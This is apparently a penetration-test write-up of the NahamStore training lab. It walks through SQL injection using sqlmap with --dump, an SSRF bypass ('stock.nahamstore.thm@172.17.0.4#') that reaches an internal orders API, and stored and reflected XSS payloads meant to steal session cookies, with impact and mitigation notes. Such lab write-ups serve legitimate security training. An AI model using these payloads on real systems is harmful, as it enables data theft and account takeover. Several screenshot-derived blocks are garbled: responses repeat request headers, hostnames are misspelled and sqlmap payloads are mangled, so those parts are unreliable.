2-so we intercept the request by using burp and save the request in file click on copy to file and save it in Desktop

A screenshot of the Burp Suite interface. On the left, the 'Request' tab displays an intercepted HTTP request. The 'Pretty' tab is selected, showing the following headers and body:


```
GET /product?id=2 HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/*,*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://nahamstore.thm/
Connection: close
Cookie: token=80ef1d40ca7bb621162a2a13a2bb2324; session=261cc2e344891b26d6cb66e73a02722a
Upgrade-Insecure-Requests: 1
```

The 'Response' tab on the right shows a context menu with various options like Scan, Send to Intruder, and Copy. The 'Copy' option under the Scan section is highlighted.

3- next go to CLI and run sqlmap command

```
sqlmap -r req.txt --level 5 --risk 3 -- dbs
```

4-here sqlmap start to test the request and find the id parameter and test several payload to find type of DBMS used and the payload suitable for injection



The screenshot shows a network diagram at the top with nodes labeled H, B, P, I, R, and C. Below it is a terminal window with the following content:

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:52:57 /2024-09-30/
[12:52:57] [INFO] parsing HTTP request from 'req.txt'
Cookie parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [Y/N] n
[12:53:01] [INFO] testing connection to the target URL
[12:53:01] [INFO] checking if the target is protected by some kind of WAF/IPS
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/N] n
[12:53:11] [INFO] testing if the target URL content is stable
[12:53:11] [INFO] target URL content is stable
[12:53:11] [INFO] testing if GET parameter 'id' is dynamic
[12:53:11] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:53:11] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:53:11] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[12:53:11] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/N] y
[12:53:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:53:23] [WARNING] reflective value(s) found and filtering out
[12:53:24] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Show")
[12:53:24] [INFO] testing 'Generic inline queries'
[12:53:25] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'

[12:53:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:53:47] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:53:47] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[12:53:48] [INFO] target URL appears to have 5 columns in query
[12:53:49] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] n
sqlmap identified the following injection point(s) with a total of 51 HTTP(s) requests:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2 AND 4493+4493
  Type: error-based
  Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)
  Payload: id=2 AND GTID_SUBSET(CONCAT(0x71626b7071,(SELECT (ELT(9057=57,1)),0x71766a6b71),0x705)
  Type: stacked queries
  Title: MySQL > 5.10.21 stacked queries (comment)
  Payload: id=2;SELECT SLEEP(5)#
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2 AND (SELECT 4086 FROM (SELECT(SLEEP(5)))xmh0)
  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=5480 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71626b7071,0x41427245967674653741675059705453d4d6c546b6e47464e7a5951546b7076634a4c756d3,0x71766a6b71),NULL-- -
[12:53:58] [INFO] the back-end DBMS is MySQL
[12:53:59] [WARNING] potential permission problems detected ('command denied')
```

5-after that we start to dump data of data base by adding —dump to command and out all database data for this page

```
sqlmap -r req.txt --level 5 --risk 3 --dbs --dump
```

Impact:

Accessing the database of the web app can lead the attacker to get all info in this database

Mitigation :

1. ensure your error message can't tell the attacker anything about the backend
 2. validate user input
 3. use whitelist of characters

Demo

2.4 SSRF

Summary

The Server-Side Request Forgery (SSRF) vulnerability allows an attacker to manipulate server-side requests to interact with internal resources, bypass access controls, or expose sensitive information. This vulnerability was discovered in the check the stock function , which does not adequately validate or restrict outbound HTTP requests made by the server.

Severity :

High

Description :

when we click on the Check Stock button with my burp in background we note that request has parameter called server

The screenshot shows a product page for a 'Sticker Pack' on a website called NahamStore. The page includes a product image, a brief description, a discount code input field, and two buttons: 'Add To basket' and 'Check Stock'. The 'Check Stock' button is highlighted with a blue arrow pointing to it. To the right of the page is a Burp Suite interface showing the raw HTTP request and response. The request shows a POST /stockcheck HTTP/1.1 with a 'server' parameter set to 'stock.nahamstore.thm'. The response shows a 200 OK status with a JSON payload containing the product details.

```
Request
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 Cookie: session=24123e5fed378a0710d6d91de51033de
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6792.101 Safari/537.36
5 Accept: */*
6 Accept-Language: en-US, en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 41
11 Origin: https://creon.ctfio.com
12 Referer: https://creon.ctfio.com/product?id=2
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u0
17 Te: trailers
18 Connection: keep-alive
19
20 product_id=2&server=stock.nahamstore.thm ←
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Mon, 30 Sep 2024 10:32:11 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Set-Cookie: session=24123e5fed378a0710d6d91de51033de; expires=Mon, 30-Sep-2024 11:32:11 GMT; Max-Age=3600; path=/
7 Content-Length: 42
8
9 {"id":2,"name":"Sticker Pack","stock":293}
```

now the app request service from another domain so we start with change the domain to see how the app will respond

Request

Pretty Raw Hex

```

1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 Cookie: session=24123e5fed378a8710d6d91de51033de
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 34
11 Origin: https://creon.ctfio.com
12 Referer: https://creon.ctfio.com/product?id=2
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17 Te: trailers
18 Connection: keep-alive
19
20 product_id=2&server=nahamstore.thm

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Mon, 30 Sep 2024 10:38:40 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Set-Cookie: session=24123e5fed378a8710d6d91de51033de; expires=Mon, 30-Sep-2024 11:38:40 GMT; Max-Age=3600; path=/
7 Content-Length: 18
8
9 [
10   "Server invalid"
11 ]

```

ok we get invalid so after some search we found the scheme the app handle

Request

Pretty Raw Hex

```

1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 50
0 Origin: http://nahamstore.thm
1 Connection: keep-alive
2 Referer: http://nahamstore.thm/product?id=2
3 Cookie: token=d1df88d7c6ce3f1756c38b7371e8bd8b; session=a2938e370da878e178a9d4f515f296b1
4
5 product_id=2&server=stock.nahamstore.thm@127.0.0.1 ←

```

Response

Pretty Raw Hex Render

```

10 <body>
11   <div>
12     <nav class="navbar navbar-default navbar-fixed-top" style="height:80px;padding-top:15px">
13       <div class="container">
14         <div class="navbar-header">
15           <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
16             <span class="sr-only">Toggle navigation</span>
17             <span class="icon-bar"></span>
18             <span class="icon-bar"></span>
19             <span class="icon-bar"></span>
20           </button>
21           <a class="navbar-brand" href="/">NahamStore</a>
22         </div>
23         <div id="navbar" class="collapse navbar-collapse pull-right">
24           <ul class="nav navbar-nav">
25             <li><a href="/">Home</a></li>
26             <li><a href="/returns">Returns</a></li>
27             <li><a href="#">Login</a></li>
28             <li><a href="#">Register</a></li>
29           </ul>
30         </div>
31       </div>
32     <div class="container" style="margin-top:120px">
33       <h1 class="text-center">Page Not Found</h1>
34       <p class="text-center">Sorry, we couldn't find /product/2 anywhere</p>
35     </div>
36   </div>
37 </body>

```

now we can know how the app deal with this

for ex: `http://stock.nahamstore.thm@127.0.0.1/product/2`

so now we need to hash any thing after our payload

The screenshot shows a browser developer tools Network tab. On the left, the Request section displays a POST request to '/product/2' with the following headers and body:

```
1 POST /product/2
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 51
10 Origin: http://nahamstore.thm
11 Connection: keep-alive
12 Referer: http://nahamstore.thm/product?id=2
13 Cookie: token=d1df88d7c6ce3f1756c38b7371e8bd8b; session=a2938e370da878e178a9d4f515f296b1
14
15 product_id=2&server=stock.nahamstore.thm@127.0.0.1#
```

A blue arrow points from the URL in the body to the Response section. The Response section shows the generated HTML code:

```
30 </li>>Login</a></li>
31 <li><a href="/register">Register</a>
32 </li>
33 </ul>
34 </div><!-- .nav-collapse -->
35 </div>
36 </nav>
37 <div class="container" style="margin-top:80px">
38   <h1 class="text-center">NahamStore</h1>
39   <h3 class="text-center">Get The latest NahamSec Merch</h3>
40
41   <div class="row">
42     <div class="col-md-6 col-md-offset-3">
43       <div class="row">
44         <form method="get" action="/search">
45           <div class="col-xs-9">
46             <input class="form-control" name="q" placeholder="Search For Products" value="">
47           </div>
48           <div class="col-md-3" class="text-center">
49             <button type="submit" class="btn btn-default"><span class="glyphicon glyphicon-search"></span></button>
50           </div>
51         </form>
52       </div>
53     </div>
54   </div>
55
56   <div class="row" style="margin-top:20px">
57     <div class="col-md-4">
58       <div class="product_holder" style="border:1px solid #ececce; padding: 15px; margin-bottom:15px">
```

ok now it's work let's play with that

form the sql vulnerability i found this error message

```
SELECT command denied to user 'nahamstore_sql1'@'172.17.0.2' for table 'sql_two'
```

after some search we released that this is a docker container in the internal network so we use this in my test

Request

| Pretty | Raw | Hex | In |
|--|-----|-----|----|
| POST /stockcheck HTTP/1.1 Host: nahamstore.thm User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 52 Origin: http://nahamstore.thm Connection: keep-alive Referer: http://nahamstore.thm/product?id=2 Cookie: token=d1df88d7c6ce3f1756c38b7371e8bd8b; session=a2938e370da878e178a9d4f515f296b1 product_id=2&server=stock.nahamstore.thm@172.17.0.4# | | | |

Response

| Pretty | Raw | Hex | Render | In |
|---|-----|-----|--------|----|
| <html><div><button type="submit" class="btn btn-default"></button></div></form></div></div><div class="row" style="margin-top:20px"><div class="col-md-4"><div class="product_holder" style="border:1px solid #cccccc;padding:15px;margin-bottom:15px"><div class="text-center" style="font-size:20px;"> \$15.00/- | | | | |

we found some thing interest in the ip 172.17.0.4

Request

| Pretty | Raw | Hex | In |
|--|-----|-----|----|
| POST /stockcheck HTTP/1.1 Host: nahamstore.thm User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 52 Origin: http://nahamstore.thm .1 Connection: keep-alive .2 Referer: http://nahamstore.thm/product?id=2 .3 Cookie: token=d1df88d7c6ce3f1756c38b7371e8bd8b; session=a2938e370da878e178a9d4f515f296b1 .4 .5 product_id=2&server=stock.nahamstore.thm@172.17.0.4# | | | |

Response

| Pretty | Raw | Hex | Render | In |
|---|-----|-----|--------|----|
| HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Sun, 29 Sep 2024 16:49:35 GMT Content-Type: text/html; charset=UTF-8 Connection: keep-alive Set-Cookie: session=a2938e370da878e178a9d4f515f296b1; expires=Sun, 29-Sep-2024 17:49:35 GMT; Max-Age=3600; path=/ Content-Length: 65 {"server": "internal-api.nahamstore.com", "endpoints": ["\orders"]} | | | | |

it's and internal service that lead to see the orders for all customers in the app

now i can find all info about users like the email , credit card number and a lot

```

Request
Pretty Raw Hex Render
POST /stock.nahastore.tha/orders HTTP/1.1
Host: nahastore.tha
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://nahastore.tha/
Content-Length: 59
X-Forwarded-For: 127.0.0.1
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Real-IP: 127.0.0.1
X-Forwarded-For-SSL: 127.0.0.1
X-Forwarded-Port-SSL: 443
Cookie: session=a299de370da878e1170a9d4f15f296b1c3907371x8bdb; session_id=0
product_id=0&server=stock.nahastore.tha@172.17.0.4/orders

Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Sun, 29 Sep 2024 16:50:16 GMT
Server: nginx/1.14.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=a299de370da878e1170a9d4f15f296b1c3907371x8bdb; expires=Sun, 29-Sep-2024 17:15:37 GMT; Max-Age=9600; path=/; domain=.nahastore.tha; secure; HttpOnly
Content-Length: 298
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
Content-Encoding: gzip, deflate, br
Content-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Length: 298
X-Forwarded-For: 127.0.0.1
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Real-IP: 127.0.0.1
X-Forwarded-For-SSL: 127.0.0.1
X-Forwarded-Port-SSL: 443
Cookie: session=a299de370da878e1170a9d4f15f296b1c3907371x8bdb; session_id=0
product_id=0&server=stock.nahastore.tha@172.17.0.4/orders

Request
Pretty Raw Hex Render
POST /stockcheck HTTP/1.1
Host: nahastore.tha
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=a299de370da878e1170a9d4f15f296b1c3907371x8bdb; expires=Sun, 29-Sep-2024 17:15:37 GMT; Max-Age=9600; path=/; domain=.nahastore.tha; secure; HttpOnly
Content-Length: 298
X-Forwarded-For: 127.0.0.1
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Real-IP: 127.0.0.1
X-Forwarded-For-SSL: 127.0.0.1
X-Forwarded-Port-SSL: 443
Cookie: session=a299de370da878e1170a9d4f15f296b1c3907371x8bdb; session_id=0
product_id=0&server=stock.nahastore.tha@172.17.0.4/orders

Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Sun, 29 Sep 2024 16:50:16 GMT
Server: nginx/1.14.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=a299de370da878e1170a9d4f15f296b1c3907371x8bdb; expires=Sun, 29-Sep-2024 17:15:37 GMT; Max-Age=9600; path=/; domain=.nahastore.tha; secure; HttpOnly
Content-Length: 298
X-Forwarded-For: 127.0.0.1
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Real-IP: 127.0.0.1
X-Forwarded-For-SSL: 127.0.0.1
X-Forwarded-Port-SSL: 443
Cookie: session=a299de370da878e1170a9d4f15f296b1c3907371x8bdb; session_id=0
product_id=0&server=stock.nahastore.tha@172.17.0.4/orders

[Redacted]

```

Impact

The SSRF vulnerability allows an attacker to:

- Access internal services or resources, such as internal APIs, databases, or administrative interfaces.
- Perform internal port scanning to gather information about network services.

In the worst-case scenario, the SSRF could be escalated to Remote Code Execution (RCE) if the server interacts with vulnerable internal services.

Mitigation

To mitigate SSRF vulnerabilities:

- Validate and sanitize user-supplied URLs. Only allow URLs to trusted domains or block private/internal IP ranges (e.g., `127.0.0.1`, `10.0.0.0/8`).
- Use allowlists for URLs and avoid relying on blacklists, as they can be bypassed.
- Limit outbound network access from the server by restricting connections to only trusted external systems.
- Implement proper error handling and minimize the amount of information disclosed in server responses.

Demo

2.5 XSS

Summary :

we found many xss that the attacker could use it in different scenarios

Severity :

medium - high

Stored XSS :

1. Description :

found stored xss that can lead to steal users cookie and lead to account take over using user agent header

1. when the client want to buy some item and go to the basket he should write his card number

The screenshot shows a web application interface for a shopping cart. At the top right, it displays "Total \$15.00". Below this, there are two main sections: "Shipping Address" and "Payment Details".

Shipping Address:
Mr killua zoldic
hunter
X
hunter

Payment Details:
Card number: 1234123412341234
Make Payment

2. send the request with your burp in background
3. you can see that your user agent stored in the order info

Order Details

Order Id: 7

Order Date: 23/09/2024 10:54:28

User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/55.0.2883.87 Safari/537.36 root@558j4yoxuy4ex44y4rtnkonb62c7acy1.oastify.com

4. open your burp and go to your post request "/basket"

5. add to your user agent this payload ' ">'

The screenshot shows the Burp Suite interface with two panes: Request and Response.


Request:

- Pretty tab is selected.
- POST /basket HTTP/1.1
- Host: calcium.ctfio.com
- Cookie: session=ae13a7d9a8409a004e077a70573f99c3; token=286f9f6e1ee2d78902f285352e42f067
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0" >
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 37
- Origin: https://calcium.ctfio.com
- Referer: https://calcium.ctfio.com/basket
- Upgrade-Insecure-Requests: 1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: same-origin
- Sec-Fetch-User: ?1
- Priority: u=0, i
- Te: trailers
- Connection: keep-alive
- address_id=5&card_no=1234123412341234

Response:

- Pretty tab is selected.
- HTTP/1.1 302 Found
- Server: nginx/1.22.0 (Ubuntu)
- Date: Mon, 23 Sep 2024 10:56:02 GMT
- Content-Type: text/html; charset=UTF-8
- Connection: keep-alive
- Set-Cookie: session=ae13a7d9a8409a004e077a70573f99c3; expires=Mon, 23-Sep-2024 11:56:02 GMT; Max-Age=3600; path=/
- Location: /account/orders/9
- Content-Length: 0

6. send the request and show the response in the browser



now we got the user cookies

2. Description :

found XSS that can lead to steal users cookie and lead to account take over
when user want to return item he should go to /returns endpoint


The screenshot shows a "Return Your Items" form. The form has the following fields:
Order Number: 6
Return Reason: Wrong Size
Return Information: 23
A green "Create Return" button is located at the bottom right of the form.

after submit the form the return info reflected in the response

Return Status

| | |
|----------------------------------|--|
| Return Information | |
| Status: Awaiting Decision | |
| Order Number: 11 | |
| Return Reason: Wrong Size | |
| Return Information: | |
| 23 | |

so i try to send this "</textarea><textarea>" payload



steps to reproduce

1. go to the /returns endpoint with your burp in back ground
2. send the form of return item
3. open you burp borxy and send the post request to your repeater
4. send the request with the payload "</textarea><textarea>"

```

Request
Pretty Raw Hex
1 POST /returns HTTP/1.1
2 Host: calcium.ctfio.com
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:13.0) Gecko/20100101 Firefox/13.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/jpeg,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: multipart/form-data; boundary=-----1e048d91717072501911509e39051
9 Content-Length: 10
10 Origin: https://calcium.ctfio.com
11 Prefer: return-response
12 DNT: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: noCors
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: 1
17 Priority: 1
18 Te: trailers
19 Server: Apache/2.4.41 (Ubuntu)
20 X-Powered-By: PHP/8.0.12
21 X-Content-Type-Options: nosniff
22 Content-Disposition: form-data; name="error"
23
24
25
26
27
28
29
30
31
32
33
34

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 Found
2 Server: Apache/2.4.41 (Ubuntu)
3 Date: Mon, 23 Sep 2024 11:32:15 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Language: en-US
6 Set-Cookie: session=4bD0eef50132b559ff1f16943c0c60fb; expires=Mon, 23-Sep-2024 12:32:15 GMT; Max-Age=3600;
7 path/
8 Content-Length: 0
9
10

```

Demo

Reflected xss

1.Description :

found reflected xss that can lead to steal users cookie and lead to account take over in


<http://marketing.nahamstore.thm/?error=>

from the fuzzing step we found parameter called "error" i start scan it we found that his value reflected in the page

Marketing Manager Campaigns

killua

so i try the basic payload "killua"




2. Description :

From the fuzzing step we get parameter called " name " in
<http://nahamstore.thm/product?id=2&name=killua>
it reflected in the title element

```
▼ <head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>NahamStore - killua</title>
  <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVViISIfK1dGmJRAkycuHAHRg320mUcw7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous">
</head>
▼ <body> [overflow]
```

now add this payload to your parameter " </title><script>alert(document.cookie)</script> "



3. Description :

when we review the source code of the "http://nahamstore.thm/product?id=2"

```

<form method="post">
    <input type="hidden" name="add_to_basket" value="1">
    <div style="margin-bottom:10px">
        <input class="form-control" placeholder="Discount Code" name="discount" value="">
    </div>
    <input class="btn btn-success" type="submit" value="Add To basket">
    [whitespace]
    <input class="btn btn-info checkstock" type="button" data-product-id="2" value="Check Stock" event>
</form>

```

it is an hidden parameter reflect in the input element

<http://nahamstore.thm/product?id=2&discount=yassen>

Sticker Pack



Sticker Pack

\$15.00

Not only do these stickers look awesome, they are proven to increase your hacking skills by at least 30%!

